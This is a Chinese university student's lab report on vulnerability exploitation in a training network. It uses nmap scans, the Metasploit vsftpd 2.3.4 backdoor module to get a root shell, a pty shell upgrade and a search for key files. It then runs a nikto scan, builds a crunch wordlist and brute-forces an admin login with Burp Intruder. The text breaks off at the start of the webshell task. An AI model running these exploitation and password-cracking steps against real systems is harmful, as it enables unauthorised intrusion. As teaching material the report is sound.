武汉大学国家网络安全学院

实 验 报 告

课 程 名 称：网络安全实验

实 验 名 称：漏洞挖掘实验

指 导 老 师：

学 生 学 号：

学 生 姓 名：

完 成 日 期：2022.03.12

【实验描述】

任务一 使用 nmap、MSF 和 Metasploit 进行漏洞挖掘和利用；

任务二 使用 nikto、crunch 和 burpsuit 进行网站渗透和控制；

任务三 任务三获取 webshell 权限并拿到目标机开放的远程桌面端口号；

任务四 向目标机添加新用户并控制目标机。

【实验目的】

了解网络安全漏洞、漏洞挖掘和利用的基本概念以及常用的安全漏洞扫描工具，认知常见的企业网络安全漏洞。

掌握 nmap、MSF、Metasploit、nikto 这样的网络级扫描工具的功能和操作方法，并能够分析检侧结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘的常见安全问题。

熟悉网站 wenshell 的概念，理解上传 webshell、获取 webshell 权限的意义和方法，掌握获取 webshell 权限基础上控制目标机的方法。

了解 nikto 工具的基本功能，掌握常用的网页服务器扫描和探测命令。

了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。

了解 burpsuit 工具的基本功能，掌握其暴力破解密码的基本方法。

【实验环境】

操作系统	IP地址	服务器角色	登录账户密码
kali Linux	192.168.1.2	操作机	用户名：root；密码：Simplexue123
Ubuntu12	192.168.1.3	目标机	用户名：root；密码：Simplexue123
Windows2012	192.168.1.4	目标机	用户名：administrator；密码：Simplexue123

【实验工具】

Nmap（集成于 kali linux）
MSF（集成于 kali linux）
Metasploit（集成于 kali linux）

Burp Suite v1.7.26
nikto（集成于 kali linux）
crunch（集成于 kali linux）

【实验步骤】

任务一

1.1 在 Kali linux 操作系统中打开操作终端，并使用 nmap 命令扫描 192.168.1.0 网段的存活主机，并探测该网段存活主机的开放端口、操作系统及版本信息。

使用 nmap 的参数-sn 可以扫描 192.168.1.0 网段的存活主机，该参数表示只进行主机发现，不进行端口扫描。扫描结果是除了正在使用的攻击机 192.168.1.2 以外，还存在两台存活主机，分别是 192.168.1.3 和 192.168.1.4。

nmap -sn 192.168.1.0/24

```
root@simpleedu:~# nmap -sn 192.168.1.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2022-03-10 07:27 EST
Nmap scan report for 192.168.1.3
Host is up (0.00060s latency).
MAC Address: FA:16:3E:51:A4:EC (Unknown)
Nmap scan report for 192.168.1.4
Host is up (0.0013s latency).
MAC Address: FA:16:3E:B0:E4:83 (Unknown)
Nmap scan report for 192.168.1.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 29.72 seconds
```

使用 nmap 的参数-sV 可以扫描存活主机的开放端口以及相应版本信息。

nmap -sV 192.168.1.3

nmap -sV 192.168.1.4

```
root@simpleedu:~# nmap -sV 192.168.1.3

Starting Nmap 7.60 ( https://nmap.org ) at 2022-03-10 07:30 EST
Nmap scan report for 192.168.1.3
Host is up (0.00056s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: FA:16:3E:51:A4:EC (Unknown)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cp
e:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.37 seconds
root@simpleedu:~# nmap -sV 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2022-03-10 07:32 EST
Nmap scan report for 192.168.1.4
Host is up (0.00042s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.18 ((Win32) OpenSSL/1.0.2e PHP/5.5.30)
3389/tcp open  ms-wbt-server?
MAC Address: FA:16:3E:B0:E4:83 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.14 seconds
```

使用 nmap 的-O 参数探测存活主机的操作系统，扫描结果是没有扫描出存活主机 192.168.1.3 的操作系统，扫描出存活主机 192.168.1.4 的操作系统是 Windows2012，与 192.168.1.4 的实际情况相符。

nmap -O 192.168.1.3

nmap -O 192.168.1.4

```
root@simpleedu:~# nmap -O 192.168.1.3

Starting Nmap 7.60 ( https://nmap.org ) at 2022-03-10 07:39 EST
Nmap scan report for 192.168.1.3
Host is up (0.00050s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: FA:16:3E:51:A4:EC (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

root@simpleedu:~# nmap -O 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2022-03-10 07:40 EST
Nmap scan report for 192.168.1.4
Host is up (0.00039s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
MAC Address: FA:16:3E:B0:E4:83 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2012|7|Phone|2008|8.1|Vista (96%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:mic
rosoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows
_vista::- cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (96%), Microsoft Windows 7 (93%
), Microsoft Windows Server 2012 R2 (92%), Microsoft Windows 7 Professional (91%), Microsoft Windows Phone 7.5
 or 8.0 (90%), Microsoft Windows Server 2008 R2 or Windows 8.1 (90%), Microsoft Windows 7 Professional or Wind
ows 8 (90%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (90%), Microsoft Window
s Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%), Microsoft Windows Embedded Standard 7 (88%)
No exact OS matches for host (test conditions non-ideal).
```

1.2 使用网络扫描工具搜索 vsftpd FTP 服务器程序的相关工具和攻击载荷，搜索出 vsftpd FTP 服务器的漏洞利用模块信息，并启用漏洞利用模块，设置目标主机的 IP 地址,然后扫描探测可以在目标主机执行的 shellcode 代码，并在远程目标主机执行该 shellcode 代码。最后对目标主机实施溢出攻击。

使用 msfconsole 命令开启 MSF 工具。

msfconsole

```
root@simpleedu:~# msfconsole
```


```
       =[ metasploit v4.16.15-dev                         ]
+ -- --=[ 1699 exploits - 968 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

在 1.1 步骤中可以探测出 192.168.1.3 的 21 端口开放了 vsftpd 服务，使用 msf 中的 search 命令查找是否存在 vsftpd 相关的漏洞，成功找到一个后门漏洞。

msf > search vsftpd

```
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution
```

使用 use 命令使用该漏洞，再使用 options 命令查看使用该漏洞所需要的参数。从返回的结果中可以得知只需要设置目标主机 ip 地址这一参数。

msf > use exploit/unix/ftp/vsftpd_234_backdoor

msf exploit(vsftpd_234_backdoor) > options

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

使用 set 命令设置参数，即目标主机 ip 地址，设置完成后使用 exploit 命令开始攻击。可以发现获取目标主机的 root 权限，成功 getshell。

msf exploit(vsftpd_234_backdoor) > set rhost 192.168.1.3

msf exploit(vsftpd_234_backdoor) > exploit

```
msf exploit(vsftpd_234_backdoor) > set rhost 192.168.1.3
rhost => 192.168.1.3
msf exploit(vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.3      yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.1.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[+] 192.168.1.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.2:46309 -> 192.168.1.3:6200) at 2022-03-10 08:07:17 -0500

whoami
root
id
uid=0(root) gid=0(root)
```

1.3 在目标主机上查找扩展名为 key 的文件，并查看 1.key 文件内容。

使用 which python 命令发现服务器上已安装 python，再使用如下 python 命令获取交互式 shell。

which python

python -c "import pty;pty.spawn(/bin/bash)"

```
which python
/usr/bin/python
python -c "import pty;pty.spawn('/bin/bash')"
root@metasploitable:/# whoami
whoami
root
```

使用 find 命令在目标主机上查找扩展名为 key 的文件，可以找到存在四个扩展名为 key 的文件。

find / -name *.key

```
root@metasploitable:/# find / -name *.key
find / -name *.key
/usr/src/1.key
/etc/ssl/private/ssl-cert-snakeoil.key
/etc/bind/rndc.key
/var/lib/postgresql/8.3/main/server.key
```

已知 1.key 文件位置，获取 1.key 文件内容。1.key 文件内容为 Metasploit。

cat /usr/src/1.key

```
root@metasploitable:/# cat /usr/src/1.key
cat /usr/src/1.key
Metasploit
```

任务二


2.1 在操作机终端中扫描目标机网站（http://192.168.1.4）目录结构，查看目标网站的/admin/login.php 后台管理界面。

使用 nikto 工具的-host 参数可以扫描目标主机开放的 web 服务目录结构，并且成功扫描到了/admin/login.php。

nikto -host http://192.168.1.4

```
root@simpleedu:~# nikto -host http://192.168.1.4
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.4
+ Target Hostname:    192.168.1.4
+ Target Port:        80
+ Start Time:         2022-03-10 09:58:26 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.5.30
+ Retrieved x-powered-by header: PHP/5.5.30
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some f
orms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the s
ite in a different fashion to the MIME type
+ Cookie CMSSESSIDd52ff1e6da9c created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.5.30 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also current.
+ Server leaks inodes via ETags, header found with file /uploads/simplex/images/icons/favicon_cms.ico, fields: 0x47e 0x5547350419200
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with user '
test' password 'test' to verify.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-3092: /lib/: This might be interesting...
+ OSVDB-3268: /tmp/: Directory indexing found.
+ OSVDB-3092: /tmp/: This might be interesting...
```

使用浏览器可以访问 http://192.168.1.4/admin/login.php。



2.2 在目标机的/root/目录下创建 password.txt 字典文件，生成字典文件的目的是为了暴力破解做准备，为了让生成的密码字典可能包含真正的密码，我们一般需要提前做一些社工工作，根据常人使用弱口令的习惯生成字典文件，例如：用户名为 admin,则：密码可能为 admin 加 3-5 位数字的字符串。暴力破解是一个比较耗时的操作，本次实验只是为了教学使用。因此大家可以尝试使用 crunch 命令，生成一个每行以 admin 开头加 3 位随机数字共 8 位字符串长度的字典文件。

使用 crunch 工具生成一个每行以 admin 开头加 3 位随机数字共 8 位字符串长度的字典文件，将该字典文件放在/root 目录下。

crunch 8 8 -o /root/password.txt -t admin%%%


```
root@simpleedu:~# crunch 8 8 -o /root/password.txt -t admin%%%
Crunch will now generate the following amount of data: 9000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000

crunch: 100% completed generating output
root@simpleedu:~# cat /root/password.txt
admin000
admin001
admin002
admin003
admin004
admin005
admin006
admin007
admin008
admin009
admin010
admin011
admin012
admin013
admin014
```

2.3 在操作机中使用 Firefox 浏览器访问目标网站。通过以下链接打开后台管理界面：http://192.168.1.4/admin/login.php。在登录窗口中输入用户名和密码信息，用户名：admin，密码：123456。

随意输入用户名和密码，准备使用 burpsuite 对数据包进行捕获。

2.4 使用 Firefox 浏览器工具栏中的“设置”工具进行“Manual Proxy”配置，配置信息如图 2-1 所示。


为了 burpsuite 能够捕获到浏览器发出的数据，需要设置 firefox 浏览器的代理，设置内容如图所示，其中 burpsuite 使用的默认端口是 8080。



2.5 在操作机中打开 burpsuit 软件，同时在目标机网站登录对话框中，单击“Submit”按钮，登录网站后台，这时 burpsuit 将截取发送的数据包。


2.6 在 BurpSuite 操作窗口中，查看截取到的目标机登录用户名和密码信息，操作画面如图 2-2 所示。

打开 burpsuite，保证抓包功能开启，再在浏览器中点击 Submit 按钮以发送 http 请求，抓包成功后对该 http 请求右键将其发送至 Intruder 模块。




2.7 对 password 字段进行暴力破解，并提交破解的登录密码 password 的值。


在 Intruder 模块中，将 postpassword 的值设置为待爆破的变量。



然后选择 Simple List 模式进行爆破，导入/root/password.txt 文件。然后点击 Intruder 模块右上角的 Start attack 按钮，开始爆破。




直至爆破得到一个 http 响应报文长度与其他不一样的数据包，点击该 http 响应报文，发现 http 状态码为 302，表示重定向，查看具体 http 响应头可以得知重定向至 http://192.168.1.4/admin，说明登录成功。该 http 请求所带的参数为 admin452，因此网站后台 admin 账户的用户名是 admin，密码是 admin452。



任务三


3.1 在任务二的实验基础上，使用破解的管理员用户信息登录目标机网站后台，用户名：admin，密码：admin452。

成功登录至后台管理员页面。

